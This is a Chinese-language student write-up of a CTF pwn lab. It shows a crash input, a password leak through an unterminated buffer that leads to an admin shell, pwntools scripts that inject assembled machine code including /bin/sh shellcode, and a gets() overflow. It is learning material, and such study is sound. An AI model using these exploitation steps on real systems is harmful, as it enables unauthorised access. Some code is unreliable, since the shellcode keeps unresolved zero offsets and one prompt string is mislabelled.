
Pwn_Lab1

因为工作安排现在在校外支教qwq所以后面一直没有折腾出代理，在ddl之前没有成功连上websocket，所以没有拿到flag qwq
但是Task1&Task2在学校复现出来了qwq)

Task1: No Crash

漏洞分析：b<=1时，pow函数的运算会报错；
做法：输入b=0，即零进制，则溢出
`flag`：`AAA{pr0GraM_C4n_ea5ilY_crAsH}`
通过截图：




```
slowist@Slowist:~$ websocat wss://ctf.zjusec.com/api/proxy/fda0efb7-4249-41c0-8426-f458e180b644
Input your decimal number:
100
What do you want to turn it into:
0
Result:
Floating point exception (core dumped)
------------------------------------ Cool program crashed with status 34816 your flag: AAA{pr0GraM_C4n_ea5ilY_crAsH}
```

Task2: login_me

读源代码，发现`#define BUFFER_SIZE (32)`，内存长度为32
再往下读，发现在拒绝访问之后还多了两行，仔细看printf中有`%s`,C程中的字符串输出是到`\0`为结尾的，可以利用这个漏洞输出存放在系统中的密码

```
    printf("you input name as %s (len %d)\n", username, strlen(username));
    printf("you input password as %s (len %d)\n", password, strlen(password));
```



```
slowist@Slowist:~$ python3
Python 3.8.10 (default, Mar 25 2024, 10:42:49)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 'A'*32
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

利用ipython得到32个A之后，与终端进行交互：

```
slowist@Slowist:~$ websocat wss://ctf.zjusec.com/api/proxy/ae87e82a-bd86-42c8-b88d-
a637c0c03d3f
Hello there, please input your username

user
Hello user, please tell me the length of your password
32
cool, input your password
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
What's wrong with you? Are you a hacker?
 ----------------- LOG ----------------- you input name as user (len 4) you input
password as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAI_am_very_very_strong_password!! (len
64) ---------------------------------------
```

得到了密码：`I_am_very_very_strong_password!!` 跟在我们输入的`A`后面，将他进行输入：

```
slowist@Slowist:~$ websocat wss://ctf.zjusec.com/api/proxy/ae87e82a-bd86-42c8-b88d-
a637c0c03d3f
Hello there, please input your username

user
Hello user, please tell me the length of your password
32
cool, input your password

I_am_very_very_strong_password!!
password correct! show your the first part of flag
flag1:AAA{Oh_D1rTy_sta
```

第二部分：访问`admin`,从源代码

```
    if (!strncmp(username, ADMIN_NAME, strlen(ADMIN_NAME)))
    {
        get_admin_password(password_verify);
        if (!memcmp(password, password_verify, BUFFER_SIZE))
        {
            printf("password correct! launch your shell\n");
            system("/bin/sh");
        }
        else
            goto wrong_password;
    }
```


知道，假使我们拿到了`admin`,就可以直接登录shell，拿到第二部分的`flag`
但事实上方法和`user`雷同，

```
slowist@Slowist:~$ websocat wss://ctf.zjusec.com/api/proxy/ae87e82a-bd86-42c8-b88d-
a637c0c03d3f
Hello there, please input your username

admin
Hello admin, please tell me the length of your password
32
cool, input your password

I_am_very_very_strong_password!!
What's wrong with you? Are you a hacker?
 ----------------- LOG ----------------- you input name as admin (len 5) you input
```

```
password as I_am_very_very_strong_password!!ILovePlayCTFbtwAlsoDota2!  (len 58) ----
-----------------------------------
```



```
slowist@Slowist:~$ websocat wss://ctf.zjusec.com/api/proxy/ae87e82a-bd86-42c8-b88d-a637c0c03d3f
Hello there, please input your username

admin
Hello admin, please tell me the length of your password
25
cool, input your password

ILovePlayCTFbtwAlsoDota2!
password correct! launch your shell

ls
bin dev flag2 lib lib32 lib64 libexec login_me password.txt
nano flag2
/bin/sh: 2: nano: not found
./flag2
/bin/sh: 3:
./flag2: Permission denied
ls flag2
flag2
nano flag2
/bin/sh: 5:
nano: not found
cat flag2
CK_Ne3d_C1a4n}
```

得到第二部分的`flag`：`CK_Ne3d_C1a4n}`
所以总体的flag就是两部分拼接而成：`AAA{Oh_D1rTy_staCK_Ne3d_C1a4n}`

Task 3 inject_me

实现连接之后，阅读源代码，发现主要需要让参数进行一些运算之后，得到对面想要的结果

```
slowist@Slowist:~$ websocat "wss://ctf.zjusec.com/api/proxy/065bb806-2e62-43c6-a12a-f1b47d37e60a"
Hello there, once you finish the delegate tasks I requested, I will give you your flag :)
 *** DO NOT CHEAT ME, BIG MA IS WATHCING YOU *** ------------------------------------------------------------ Request-1: give me code that performing ADD
^C
```

因此，先写对应的加法程序，再将它转化成十六进制：

```
slowist@Slowist:~$ nano cal.c
slowist@Slowist:~$ cat cal.c
int add(int a, int b)
{
        return a+b;
}
slowist@Slowist:~$ gcc -S -O2 cal.c
slowist@Slowist:~$ ls
1.asm  1_new.bin  cal.s    first.asm       first.bin   snap
1.bin  cal.c      crackme  first.asm.save  get-pip.py  test.img
```

```
slowist@Slowist:~$ nano cal.s
slowist@Slowist:~$ as cal.s -o cal.o
slowist@Slowist:~$ file cal.o
cal.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
slowist@Slowist:~$ objdump -d cal.o

cal.o:     file format elf64-x86-64



Disassembly of section .text:


0000000000000000 <add>:
   0:   f3 0f 1e fa             endbr64
   4:   8d 04 37                lea    (%rdi,%rsi,1),%eax
   7:   c3                      retq
```

第二个SUB程序：

```
  GNU nano 4.8                          sub.c
int sub(int a,int b){
        return a-b;
}
```

```
slowist@Slowist:~$ nano sub.c
slowist@Slowist:~$ gcc -S -O2 sub.c
slowist@Slowist:~$ as sub.s -o sub.o
slowist@Slowist:~$ file sub.o
sub.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
slowist@Slowist:~$ objdump -d sub.o
sub.o:     file format elf64-x86-64
Disassembly of section .text:
0000000000000000 <sub>:
   0:   f3 0f 1e fa             endbr64
   4:   89 f8                   mov    %edi,%eax
   6:   29 f0                   sub    %esi,%eax
   8:   c3                      retq
```

第三个AND程序，在文件中类似的：

```
slowist@Slowist:~$ nano and.c
slowist@Slowist:~$ gcc -S -O2 and.c
slowist@Slowist:~$ as and.s -o and.o
slowist@Slowist:~$ objdump -d and.o
and.o:     file format elf64-x86-64


Disassembly of section .text.startup:

0000000000000000 <main>:
   0:   f3 0f 1e fa             endbr64
   4:	89 f8                	mov    %edi,%eax
   6:	21 f0                	and    %esi,%eax
   8:	c3                   	retq
```

第四个OR程序：

```
slowist@Slowist:~$ objdump -d or.o

or.o:     file format elf64-x86-64


Disassembly of section .text.startup:

0000000000000000 <main>:
   0:	f3 0f 1e fa          	endbr64
   4:	89 f8                	mov    %edi,%eax
   6:	09 f0                	or     %esi,%eax
   8:	c3                   	retq
```

第五个XOR程序：

```
slowist@Slowist:~$ nano xor.c
slowist@Slowist:~$ gcc -S -O2 xor.c
slowist@Slowist:~$ as xor.s -o xor.o
slowist@Slowist:~$ objdump -d xor.o

xor.o:     file format elf64-x86-64


Disassembly of section .text.startup:

0000000000000000 <main>:
   0:	f3 0f 1e fa          	endbr64
   4:	89 f8                	mov    %edi,%eax
   6:	31 f0                	xor    %esi,%eax
   8:	c3                   	retq
```

因此用`pwntools`写出的脚本如下：

```python
from pwn import *
from wstube import websocket
context.proxy = (socks.SOCKS5, "localhost", 1081)
context.log_level= 'DEBUG'
context.arch = 'amd64'
p= websocket("wss://ctf.zjusec.com/api/proxy/065bb806-2e62-43c6-a12a-f1b47d37e60a")
# Request-1: give me code that performing ADD
add_code=b"\xf3\x0f\x1e\xfa\x8d\x04\x37\xc3"
p.sendafter(b"Request-1:give me code that performing ADD",add_code)
# Request-2: give me code that performing SUB
add_code=b"\xf3\x0f\x1e\xfa\x89\xf8\x29\xf0\xc3"
p.sendafter(b"Request-2:give me code that performing SUB",add_code)
# Request-3: give me code that performing AND
```

```
add_code=b"\xf3\x0f\x1e\xfa\x89\xf8\x21\xf0\xc3"
p.sendafter(b"Request-3: give me code that performing AND",add_code)
# Request-4: give me code that performing OR
add_code=b"\xf3\x0f\x1e\xfa\x89\xf8\x09\xf0\xc3"
p.sendafter(b"Request-2:give me code that performing OR",add_code)
# Request-5: give me code that performing XOR
add_code=b"\xf3\x0f\x1e\xfa\x89\xf8\x31\xf0\xc3"
p.sendafter(b"Request-5:give me code that performing XOR",add_code)

p.interactive()
```

之后可以拿到第一部分的`flag`
第二部分：写一个调用`system`的命令：

```
# include <stdlib.h>
int main(){
        int return_values;
        return_values=system("/bin/sh");
        return 0;
}
```

再进行转换

```
slowist@Slowist:~$ nano system.c
slowist@Slowist:~$ gcc -S -O2 system.c
slowist@Slowist:~$ as system.s -o system.o
slowist@Slowist:~$ objdump -d system.o

system.o:     file format elf64-x86-64


Disassembly of section .text.startup:

0000000000000000 <main>:
   0:   f3 0f 1e fa             endbr64
   4:   48 83 ec 08             sub    $0x8,%rsp
   8:   48 8d 3d 00 00 00 00    lea    0x0(%rip),%rdi        # f <main+0xf>
   f:   e8 00 00 00 00          callq  14 <main+0x14>
  14:   31 c0                   xor    %eax,%eax
  16:   48 83 c4 08             add    $0x8,%rsp
  1a:   c3                      retq
```

之后还是写pwntools注入：

```
from pwn import *
from wstube import websocket
context.proxy = (socks.SOCKS5, "localhost", 1081)
context.log_level= 'DEBUG'
context.arch = 'amd64'
```

```
p= websocket("wss://ctf.zjusec.com/api/proxy/065bb806-2e62-43c6-a12a-f1b47d37e60a")
add_code=b"\xf3\x0f\x1e\xfa\x48\x83\xec\x08\x48\x8d\x3d\x00\x00\x00\x00\xe8\x00\x00\x00\x00\x31\xc0\x48\x83\xc4\x08\xc3"
p.sendafter(b"Request-1:give me code that performing ADD",add_code)
```

可以登陆shell，拿第二部分的`flag`

Task 4 sbofsc

由于`gets`函数没有设置参数，发现`buffer`最多是32个字符，所以只要输入32个`'A'`应该就可以让栈溢出，
之后由于我没连上服务器就不知道后面是什么了qwq